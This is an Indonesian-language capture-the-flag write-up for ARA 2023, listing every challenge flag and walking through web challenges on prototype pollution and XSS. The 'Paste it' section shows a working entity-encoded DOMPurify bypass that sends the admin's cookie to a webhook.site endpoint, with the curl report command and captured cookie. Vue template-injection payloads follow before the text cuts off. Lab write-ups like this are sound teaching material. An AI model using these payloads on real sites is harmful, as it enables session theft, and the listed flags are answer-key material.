

# Writeup CTF GEMING 2023

HAHA HOHO AWIKWOK PISAN



Fejka  
Maskirovka  
Kisanak

Powered by:



# Table of Content

## Table of Content

### WEBEX

Dewaweb

Flag = ARA2023{s4nt4l\_dUlu\_g4k\_s1h?XD}

Pollution

Flag = ARA2023{e4sy\_Pro70typ3\_p0llut1oN}

Paste it

Flag = ARA2023{pr07otyp3\_p0llUt10n\_g4Dg3t\_t0\_g3t\_XSS}

Welcome Page

Flag = ARA2023{sUp3r\_s3cr3t\_c00k13\_1s\_h3r3}

X-is for blabla

Flag = ARA2023{H3ad\_1s\_ImP0rt4Nt}

### REVENG

Vidner's Rhapsody

Flag = ARA2023{j4vAST\_!!ke\_84831\_t0wer\_lol}

Wormzone

Flag

ARA2023{w0w\_did\_y0u\_f1nd\_m3\_in\_th3\_m3m0ry\_4nd\_u\_dUmP\_m3?}

### BINEX

basreng komplek

Flag = ARA2023{CUST0M\_ROP\_D3f4ult\_b4sr3ng}

### CRYPTO

One Time Password (?)

Flag = ARA2023{th3\_p\_5t4nd5\_f0r\_p4dzz}

Secrets Behind a Letter

Flag = ARA2023{1t\_turn5\_Out\_to\_b3\_an\_rsa}

L0v32x0r

Flag = ARA2023{1s\_x0r\_th4t\_e45y?}

SH4-32

Flag = ARA2023{h4sh3d\_0R\_nOT\_h4sh3d}

babychall

Flag = ARA2023{s00000\_much\_c1ph3r\_but\_5m4ll\_e\_5t1ll\_d0\_th3\_j0b}

Help

Flag = ARA2023{supertranscendentess\_it\_is\_hehe}

## FOREN

Thinker

Flag = ARA2023{5!mpl3\_C0rrupt3d\_1m4ge5}

Kernelmania

Flag = ARA2023{0xfffffa8019c6b3b0}

## MISCEL

Feedback

Flag = ARA2023{Terimakasih\_atas\_antusias\_bermain\_di\_ARA4.0!}

In-sanity check

Flag = ARA2023{w3lc0m3\_4nd\_h4v3\_4\_gr3at\_ctfs}

@B4SH

Flag = ARA2023{4nyb0dy\_th0u9ht\_th4t\_!t5\_4\_h4sh?}

D0ts N D4sh3s

Flag = ARA2023{!ts\_ju5t\_4\_m0rs3\_aft312\_a!}

Truth

Flag = ARA2023{SOUNDS\_LIKE\_FANDAGO}

## OSINT

Time Machine

Flag = ARA2023{d1glt4l\_f00tpr1nt\_1s\_sC4ry}

Backroom

Flag = ARA2023{c4r3full\_w1th\_y0uR\_m3tad4ta}

Hey detective, can you help me

Flag =  
ARA2023{44793134117\_BNU\_Molly\_3Juni2019-10:25\_Y0u4r3ThE0s1nTm45t3R  
}

## WEBEX

### Dewaweb

## Dewaweb

### 100

Dewaweb sedang mencari talenta terbaik!


Kamu adalah seorang inspektur terkenal yang telah dikenal mampu untuk memecahkan seluruh teka-teki. Tidak ada sesuatu yang luput dari penglihatanmu, bahkan untuk sesuatu yang tidak terlihat oleh mata orang biasa. Dewaweb mencari orang sepertimu.

Saat ini Dewaweb ingin menguji keahlian analisamu. Coba temukan apa yang Dewaweb sembunyikan di website ini. Buktikan bahwa kamu adalah seseorang yang pantas untuk Dewaweb!

<http://103.152.242.116:8417/>

Author: Oxazr#4883

Pada soal ini diberikan sebuah link url, dimana pada link tersebut terdapat laman webpage seperti berikut :



Berdasarkan deskripsi dari soal, kami berasumsi ada rahasia dibalik website tersebut, dan kita sebagai *inspectur* dikenal mampu mencarinya. Disini kami mencoba membaca sourcecode frontend dari website tersebut menggunakan view sourcecode (ctrl + u). Ternyata ada hal berikut yang menarik :

```

162         </div>
163     </div>
164     <!-- three_box -->
165     <!-- end products -->
166     <!-- laptop_section -->
167     <!-- part-1 : ARA2023{s4nt4I_ -->
168     <div class="laptop">
169         <div class="container">
170             <div class="row">
171                 <div class="col-md-6">
172                     <div class="titlepage">
173                         <p>Every Services</p>

```

Pada html web tersebut, ada sebuah part dari flag yang ternyata adalah part 1. Kami pun yakin part - part lainnya ada pada source code lainnya seperti css, dan juga js.

Benar saja, setelah mencari di beberapa file public web tersebut kami mendapatkan part - part flag lainnya seperti dibawah ini :

custom.js :

```

        interval: 5000
    });

});

/** part-2 : dUlu_ */

```

style.css :

```

color: #fff;
transition: ease-in all 0.5s;
}

/** end banner section */
/** part-3 : g4k_ */

.titlepage {
    text-align: center;
    padding-bottom: 60px;
}

```

## HAHA HOHO AWIKWOK PISAN

Namun, ternyata part flagnya tidak hanya 3 saja padahal kami sudah mencari seluruh public filenya. Setelah mencari di bagian inspect network dari web tersebut akhirnya kami menemukan part flag selanjutnya :

Pada bagian header ada custom header bernama X-4th-Flag :



Maka dengan demikian ditemukanlah seluruh part flagnya.

**Flag = ARA2023{s4nt4l\_dUlu\_g4k\_s1h?XD}**

## Pollution

Challenge

32 Solves

# Pollution

## 337

Flag is on the admin side.


<http://103.152.242.116:4137/Attachments>

Author: Oxazr#4883

Flag

Submit

Pada soal ini diberikan sebuah link url dan juga source code berisi logic dari website tersebut. Tampilan webnya seperti berikut :



Disini apabila dilihat secara blackbox, hanya terdapat 2 buah input yaitu username dan secret. Kami berasumsi bahwa dengan mengetahui secret, kami dapat menemukan sesuatu.

Apabila kita melakukan analisa pada source code yang diberikan, kami berhasil mendapatkan snippet code yang merupakan sebuah endpoint pada js server yang menarik :

```

app.post('/register', (req, res) => {
  try {
    let user = JSON.parse(req.body);

    // Haha, even you can set your role to Admin, but you don't have the secret!
    if (user.role == "Admin") {
      console.log(user.secret);
      if (user.secret !== secret.value) return res.send({
        "message": "Wrong secret! no Admin!"
      });
      return res.send({
        "message": "Here is your flag!",
        "secret": secret.value
      });
    }

    const baseUser = {
      "picture": "profile.jpg"
    }

    let newUser = Object.assign(baseUser, user);
    if (newUser.role === "Admin") {
      return res.send({
        "message": "Here is your flag!",
        "secret": secret.value
      });
    } else return res.send({
      "message": "No Admin? no flag!"
    });
  } catch (e) {
    console.log(e);
  }
})

```

Setelah berdiskusi, kami bersumsi bahwa soal ini sesuai dengan nama soalnya merupakan challenge prototype pollution dengan alasan lainnya yaitu basis bahasa yang digunakan adalah javascript, dan melihat snippet code diatas yang menggunakan JSON.parse untuk memproses input kita maka tentunya input kita akan dikirimkan menggunakan format JSON.

Sekarang dimana titik polution yang dapat kita lakukan dan bagaimana caranya? Setelah membaca logic dari snippet code tersebut, kami harus membuat server memberikan salah satu dari dua response yaitu pada if pertama :



```
// Haha, even you can set your role to Admin, but you don't have the secret!  
if (user.role == "Admin") {  
  console.log(user.secret);  
  if(user.secret !== secret.value) return res.send({  
    "message": "Wrong secret! no Admin!"  
  });  
  return res.send({  
    "message": "Here is your flag!",  
    secret: secret.value  
  });  
}
```

Kami harus melewati pengecekan secret dari input kita untuk mendapatkan flagnya. Dan hal ini tidak memungkinkan dilakukan karena kita tidak mengetahui secretnya.

Pilihan kedua adalah memanfaatkan if dibawahnya :

```
const baseUser = {  
  "picture": "profile.jpg"  
}  
  
let newUser = Object.assign(baseUser, user);  
if(newUser.role === "Admin") {  
  return res.send({  
    "message": "Here is your flag!",  
    secret: secret.value  
  });  
} else return res.send({  
  "message": "No Admin? no flag!"  
});  
} catch(e) {  
  console.log(e);  
}
```

Disini, kami berasumsi newUser.role adalah titik polution kami, dimana newUser akan di assign dengan object user yang dimana merupakan hasil JSON.parse dari input kita.

Apabila kita bisa menjalankan if tersebut dengan membuat newUser.role memiliki value = "Admin". Maka kita bisa mendapatkan flagnya.

Berdasarkan referensi berikut :  
<https://github.com/ROB1NL1N/WebHacking101/blob/master/xss-reflected-s teal-cookie.md>

Dijelaskan bahwa prototype pollution dapat mengubah nilai dari suatu object yang inherit dengan object parentnya sesuai dengan polluted input yang kita berikan, contohnya :


This is a raw pollution in vanilla js

```
const a = {"a": 1, "b": 2}
const data = JSON.parse('{"__proto__": { "polluted": true}}')

const c = Object.assign({}, a, data)
console.log(c.polluted) // true
```

Disini “data” di assign kedalam “c” menggunakan Object.assign, didalam “data” terdapat JSON.parse dari JSON yang berisi payload pollution sederhana yaitu menggunakan object \_\_proto\_\_ dan diisi dengan object “polluted”: “true”. Dan ternyata c berhasil menerima polluted object dari “data”.

Apabila kita gunakan konsep yang sama dengan asumsi kita dapat mengubah value dari newUser.role menjadi Admin menggunakan value dari input kita, maka kita akan mendapatkan flagnya. Berikut adalah poc yang kami buat menggunakan burpsuite :



Maka dengan demikian didapatkanlah flagnya

**Flag = ARA2023{e4sy\_Pro70typ3\_p0llut1oN}**

## Paste it

Challenge

20 Solves

×

### Paste It

#### 443

I made my own "Pastebin", its called "Paste It". It's 100% Free and 100% Secure. What you waiting for? share your paste to your friend right now!.

<http://103.152.242.116:4512/ Attachments>

Author: 0xazr#4883

Flag

Submit

Pada soal ini, diperlukan *source code review* dari *attachment* yang dilampirkan oleh problem setter untuk dapat memahami alur program dan menemukan celah pada website. Mari kita mulai dari pemahaman program terlebih dahulu, secara sederhana kita dapat memfokuskan pada `index.js` untuk paham *flow* program dasar program.

```
const express      = require('express');
const router       = express.Router();
const uid          = require('../helper/uid');
const url_handler  = require('../helper/url_handler');
const bot          = require('../helper/bot');

let db;

const response = data => ({ message: data });

router.get('/', (req, res) => {
  return res.render('index.html');
});

router.get('/:id', (req, res) => {
  try {
    db.getPaste(req.params.id)
      .then((data) => {
```

```

        if (data) {
            return res.render('paste.html');
        }
        return res.status(404).send(response('404 page not found'));
    })
    .catch(() => res.status(404).send(response('An error occurred')));
} catch (error) {
    return res.status(500).send(response('Internal server error'));
}
}))

router.get('/api/paste/:id', (req, res) => {
    try {
        db.getPaste(req.params.id)
        .then((data) => {
            if (data) {
                const paste = url_handler.makeHyperLink(data.value);
                return res.send({
                    "value": paste
                });
            }
            return res.status(404).send(response('404 page not found'));
        })
        .catch(() => res.status(404).send(response('An error occurred')));
    } catch (error) {
        return res.status(500).send(response('Internal server error'));
    }
}))

router.post('/api/report', async (req, res) => {
    try {
        const { id } = req.body;
        if (id) {
            await bot.reportPaste(id)
            .then(() => res.send({
                "message": "Paste reported. Admin will check it soon.",
                "success": "true"
            }))
            .catch(() => res.status(404).send(response('An error occurred')));
        } else {
            return res.status(401).send(response('Please fill out all the
required fields!'));
        }
    }
});

```

```

    }
  } catch (error) {
    return res.status(500).send(response('Internal server error'));
  }
})

router.post('/', async (req, res) => {
  try {
    const { paste } = req.body;

    if (paste) {
      const id = uid.generate();
      return db.newPaste(id, paste)
        .then(() => res.send({ id: id }))
        .catch(() => res.send(response('Something went wrong!')));
    }
    return res.status(401).send(response('Please fill out all the required fields!'));
  } catch (error) {
    return res.status(500).send(response('Internal server error'));
  }
});

module.exports = database => {
  db = database;
  return router;
};

```

Pada bagian halaman utama website yaitu <http://103.152.242.116:4512> terdapat sebuah input box yang dapat kita isikan dan ketika setelah kita isi maka kita akan di-*redirect* ke [http://103.152.242.116:4512/{random\\_uid}](http://103.152.242.116:4512/{random_uid}). Dari sini, kita bisa mencoba terlebih dahulu untuk memperoleh XSS agar endpoint yang sebelumnya dapat kita gunakan untuk stored XSS *cookie steal* (dapat terlihat pada bot.js dari *attachment* yang diberikan).

Kelemahan website tersebut sehingga rentan pada XSS ada pada penggunaan *outdated version* dari plugin yang digunakan yakni dompurify versi 2.0.12, kerentanan tersebut secara lebih jelas dapat terlihat pada file paste.html.

Dari sini, kita bisa melakukan googling pada version tersebut untuk mencari payload-payload yang memungkinkan (<https://security.snyk.io/package/npm/dompurify/2.0.12>), secara pribadi saya berhasil menemukan 2 jenis payload dari 2 sumber referensi yang berbeda. Berikut adalah basic payload yang saya gunakan dan juga referensinya (sebagai catatan, pencarian payload yang *works* tergolong mudah dikarenakan versi plugin yang cukup lawas sehingga ada cukup banyak dokumentasi di internet) :

## Payload 1:

## Payload 2:

Keduanya sama-sama akan menghasilkan XSS dan dapat kita maksimalkan sebagai payload untuk melakukan *cookie stealing* dari admin. Namun, kita tidak bisa semudah itu untuk menambahkan url pada payload tersebut dikarenakan ternyata terdapat fungsi modifikasi url yang dapat terlihat pada file `url_handler.js`.

```

module.exports = {
  makeHyperLink(text) {
    // check if text contains a link
    if(text.includes("http") || text.includes("www.")) {
      // if it does, return the text with the link wrapped in an anchor
      tag
      return text.replace(/(http|www.)\S+/g, (match) => `

```

Terdapat, sebuah keadaan khusus yang mana ketika input terdeteksi memiliki “http” atau “www.” maka string tersebut akan diubah menjadi anchor tag. Tentunya hal ini akan mengganggu payload kita dan menyebabkan serangan XSS kita gagal. Setelah beberapa percobaan, saya menemukan referensi berikut [https://cheatsheetseries.owasp.org/cheatsheets/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html) yang mengajarkan tentang penggunaan html entities escape pada XSS payload. Berdasarkan teknik encoding tersebut, maka kami membuat sebuah script sederhana untuk membuat encoded payload (hanya untuk bagian url saja) yaitu sebagai berikut:

```

string =
"javascript:document.location='https://webhook.site/e6a80918-3c94-47c2-9386-e132154061d1?cookie='+document.cookie;"
for i in string:
    print("&#" + str(ord(i)).zfill(7), end="")

```

Ketika script tersebut dijalankan maka hasilnya adalah demikian.

```

kali@kali: ~/Desktop
$ python3 encode.py
&#00001006#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000106&#0000104&#0000106&#0000100&#0000116&#0000099&#0000117&#0000109&#0000101&#0000110&#0000110&#0000106&#0000105&#0000047&#0000119&#0000101&#0000099&#00000111&#0000115&#0000107&#0000046&#0000115&#0000105&#0000116&#0000101&#0000047&#0000101&#0000054&#0000097&#0000056&#0000045&#0000057&#0000095&#0000045&#0000057&#0000095&#0000045&#0000055&#0000045&#0000052&#0000099&#0000046&#0000106&#0000049&#0000106&#0000036&#0000099&#0000115&#0000116&#0000107&#0000105&#0000061&#0000039&#0000043&#0000106&#0000116&#0000099&#0000117&#0000109&#0000101&#0000116&#0000046&#0000099&#0000115&#0000116&#0000107&#0000105&#0000059

```

Dikarenakan semua hal yang kita butuhkan sudah ada, maka kita tinggal melakukan serangan saja.


Paste links and text together!

```
<form><math><mtext></form><form><mglyph><style></math>
<img src=x
onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&
#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#
0000100&#0000111&#0000099&#0000117&#0000109&#0000101&#0
000110&#0000116&#0000046&#0000108&#0000111&#0000099&#00
00097&#0000116&#0000105&#0000111&#0000110&#0000061&#000
0039&#0000104&#0000116&#0000116&#0000112&#0000115&#0000
058&#0000047&#0000047&#0000119&#0000101&#0000098&#00001
04&#0000111&#0000111&#0000107&#0000046&#0000115&#000010
5&#0000116&#0000101&#0000047&#0000101&#0000054&#0000097
&#0000056&#0000048&#0000057&#0000049&#0000056&#0000045&
#0000051&#0000099&#0000057&#0000052&#0000045&#0000052&#
0000055&#0000099&#0000050&#0000045&#0000057&#0000051&#0
000056&#0000054&#0000045&#0000101&#0000049&#0000051&#00
00050&#0000049&#0000053&#0000052&#0000048&#0000054&#000
0049&#0000100&#0000049&#0000063&#0000099&#0000111&#0000
111&#0000107&#0000105&#0000101&#0000061&#0000039&#00000
43&#0000100&#0000111&#0000099&#0000117&#0000109&#000010
1&#0000110&#0000116&#0000046&#0000099&#0000111&#0000111
&#0000107&#0000105&#0000101&#0000059">
```

Submit

Apabila dijalankan maka kita akan mendapatkan *redirection* ke page <http://103.152.242.116:4512/47c88aedd40992c988d3a848cb559428> dan kemudian kembali akan di-*redirect* ke endpoint webhook.





The screenshot shows the 'Request Details' tab in a web browser's developer tools. The request is a GET method to the URL `https://webhook.site/e6a80918-3c94-47c2-9386-e132154061d1?cookie=aaa=aaaa`. The host is `103.119.230.246` with a 'whois' link. The date is `26/02/2023 20:22:57 (4 minutes ago)`, the size is `0 bytes`, and the ID is `26cc71a2-e782-42c5-bb9d-f6a115f6a015`. Below the request details, there is a 'Files' section which is empty. At the bottom, the 'Query strings' section shows a single entry: 'cookie' with the value 'aaa=aaaa'. The 'No content' message is visible below the query strings.

Request Details	
GET	<a href="https://webhook.site/e6a80918-3c94-47c2-9386-e132154061d1?cookie=aaa=aaaa">https://webhook.site/e6a80918-3c94-47c2-9386-e132154061d1?cookie=aaa=aaaa</a>
Host	103.119.230.246 <a href="#">whois</a>
Date	26/02/2023 20:22:57 (4 minutes ago)
Size	0 bytes
ID	26cc71a2-e782-42c5-bb9d-f6a115f6a015

**Files**

**Query strings**

Key	Value
cookie	aaa=aaaa

No content

Langsung saja kita gunakan *endpoint* tersebut dan report ke admin agar kita mendapatkan cookie milik admin.

```
(kali@kali)-[~/Desktop]
$ curl -X POST "http://103.152.242.116:4512/api/report" -d "id=47c88aedd40992c988d3a848cb559428"
{"message":"Paste reported. Admin will check it soon.","success":"true"}
```

Tunggu sesaat dan kita akan mendapatkan flag pada endpoint yang telah kita masukkan dan dengan begitu maka challenge ini telah selesai.

Request Details		Permalink	Raw content	Export as ▾
GET	https://webhook.site/e6a00918-3c94-47c2-9386-e132154061d1?cookie=flag=ARA2023{pr07otyp3_p0llUt10n_g4Dg3t_t0_g3t_XSS}			
Host	103.152.242.116 whois			
Date	26/02/2023 20:23:09 (5 minutes ago)			
Size	0 bytes			
ID	4e6951f2-00ab-49a8-02e8-af8974b8ed96			
Files				
No content				
Query strings				
cookie	flag=ARA2023{pr07otyp3_p0llUt10n_g4Dg3t_t0_g3t_XSS}			
No content				
Headers				
connection	close			
accept-encoding	gzip, deflate, br			
referer	http://127.0.0.1:1339/			
sec-fetch-dest	document			
sec-fetch-user	?1			
sec-fetch-mode	navigate			
sec-fetch-site	cross-site			
accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,in...			
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gec...			
upgrade-insecure-requests	1			
host	webhook.site			
content-length	0			
content-type				
Form values				
(empty)				

Flag = ARA2023{pr07otyp3\_p0llUt10n\_g4Dg3t\_t0\_g3t\_XSS}

## Welcome Page

Challenge

14 Solves

# Welcome Page

## 454

Flag is on the admin cookie.


Link : <http://103.152.242.116:8413/>

Admin Bot: <http://103.152.242.116:8414/>

Author: Oxazr#4883

Submit

Pada challenge ini, kami diberikan dua buah link url yaitu link web dan link admin bot. Berikut adalah tampilan dari kedua web tersebut secara urut :



Admin Bot

Submit

Pada link pertama, diberikan sebuah halaman kosong hanya bertuliskan Welcome!. Tulisan tersebut ternyata merupakan input dari parameter pada URL yaitu "msg".

Pada public file html web tersebut terdapat logic untuk memproses input kita :

```
1 <body class="bg-black text-white">
2 <div id="app" class="h-screen w-screen flex items-center">
3   
4   <!-- <p class="absolute left-1/2"><?<= htmlspecialchars(isset($_GET["msg"]) ? $_GET["msg"] : "") ?>"</p> -->
5   <p class="absolute left-1/2">Welcome!</p>
6 </div>
7
8 <script>
9   const { createApp } = Vue
10
11   createApp({
12     data() {
13       return {
14       }
15     }
16   }).mount('#app')
17 </script>
18 </body>
```

Selain itu, terdapat juga script js dasar untuk melakukan mounting div dengan id "app" kedalam framework Vue.js.

Kami menggunakan browser plugin wappalyzer untuk mengecek arsitektur program yang digunakan dari web tersebut :



Ternyata benar sesuai dengan html file diatas, web tersebut menggunakan framework Vue.js.

Pada link kedua, diberikan sebuah form input untuk mengirimkan url pada admin bot. Disini mungkin saja kita diminta untuk mendapatkan sesuatu dari si admin. Setelah melihat script.js pada link kedua, ternyata benar saja, input url yang kita kirimkan akan di fetch dan dibuka oleh si bot admin, hal ini tentunya dapat kita manfaatkan untuk mencuri sesuatu dari si admin (cookie misalnya) apabila kita memahami caranya. Berikut adalah script.js dari si admin :

```
function visit() {
  const url = document.getElementById("url").value;
  console.log("test")
  fetch("/visit", {
    method: "POST",
    headers: {
      "Content-Type": "application/json"
    },
    body: JSON.stringify({
      url: url
    })
  })
}

const submit = document.getElementById("submit");
if(submit) {
  submit.addEventListener("click", visit);
}
```

Kami pun langsung berasumsi bahwa ini merupakan soal reflected XSS, dimana kita ditujukan untuk mengcraft payload XSS pada link pertama menggunakan parameter “msg” yang disebutkan diatas.

Kami pun mencari tentang XSS pada Vue.js dan menemukan beberapa referensi, tetapi beberapa referensi tersebut tidak dapat dijalankan karena adanya `htmlspecialchars()` filter yang digunakan pada input kita.

Tetapi pada referensi berikut :  
<https://portswigger.net/research/evading-defences-using-vuejs-script-gadgets>

Kami menemukan bahwa Vue.js mirip dengan templating engine sehingga dapat menggunakan double curly brackets (moustache) seperti templating engine pada umumnya. Oleh karena itu payload seperti `{{7*7}}` dapat dijalankan pada input web tersebut.

Pada referensi diatas, kami juga menemukan payload XSS dengan memanfaatkan template engine dari Vue.js yaitu menggunakan :

```
{{_Vue.h.constructor`alert(1)`()}}
```

atau

```
{{$emit.constructor`alert(1)`()}}
```

Pada titik ini alert(1) berhasil dijalankan :



Sekarang waktunya meng-craft payload untuk mencuri sesuatu dari si admin. Berdasarkan referensi berikut :

